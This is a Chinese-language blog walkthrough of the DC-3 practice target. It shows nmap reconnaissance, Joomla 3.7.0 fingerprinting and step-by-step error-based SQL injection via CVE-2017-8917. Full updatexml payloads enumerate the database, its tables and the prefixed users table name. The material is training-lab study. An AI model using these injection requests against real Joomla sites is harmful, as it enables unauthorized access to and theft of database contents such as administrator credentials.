本文最后更新于 2026-02-25T13:49:26+08:00
环境搭建
过程和DC-1的环境搭建一样:https://yschen20.github.io/2026/02/19/DC-1/#%E7%8E%AF%E5%A2%83%E6%90%AD%E5%BB%BA
渗透测试 先 nmap 扫靶机 IP

然后在扫一下靶机端口
一个 80 端口


有提示,翻译一下,也就是说就一个root的flag,而且不会像之前两个靶机一样有提示,要自己摸索


先信息搜集一下,用 nmap 和 Tscan 扫的发现是 joomla-逐浪
搜一下历史漏洞,最终找到可以利用的:Joomla 3.7.0 SQL注入漏洞 CVE-2017-8917
文章:https://developer.aliyun.com/article/1099637

使用 Tscan 也扫到了

上面这里的第二个是信息泄露,可以看到版本是3.7,然后也可以找到上面那个漏洞
1 /administrator/manifests/files/joomla.xml

验证一下,确实存在漏洞
1 /index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x7e,user()),1)
所以可以利用这个漏洞去找数据库中管理员账号的密码

先查看数据库名,是joomladb(其实也可以不看,后面可以直接用database()替代)
1 /index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x7e,database()),1)


然后是表名,一次不能查太多,也显示不出来,就使用limit来一个个查,用的 bp 发包,payload位置是limit后第一个数字
1 /index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 1,1)),1)

可以找到一个users表,但是不是完整的表名,前面的#__是占位符
上面这一步其实可以省略,因为要查询的是用户信息,大概率表名是users之类的,所以可以使用%users%进行模糊匹配,写成十六进制就是0x25757365727325

1 /index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() and table_name like 0x25757365727325 limit 0,1)),1)
但是这样查询到的还是和上面的一样,并不是完整的表明,仍然存在占位符,这里就可以使用hex()函数将表名进行编码,这样得到的肯定就是编码后的完整表名
1 /index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x7e,(select hex(table_name) from information_schema.tables where table_schema=database() and table_name like 0x25757365727325 limit 0,1)),1)

得到64387565615F7573657273,再拿去解码得到真正的表名是d8uea_users
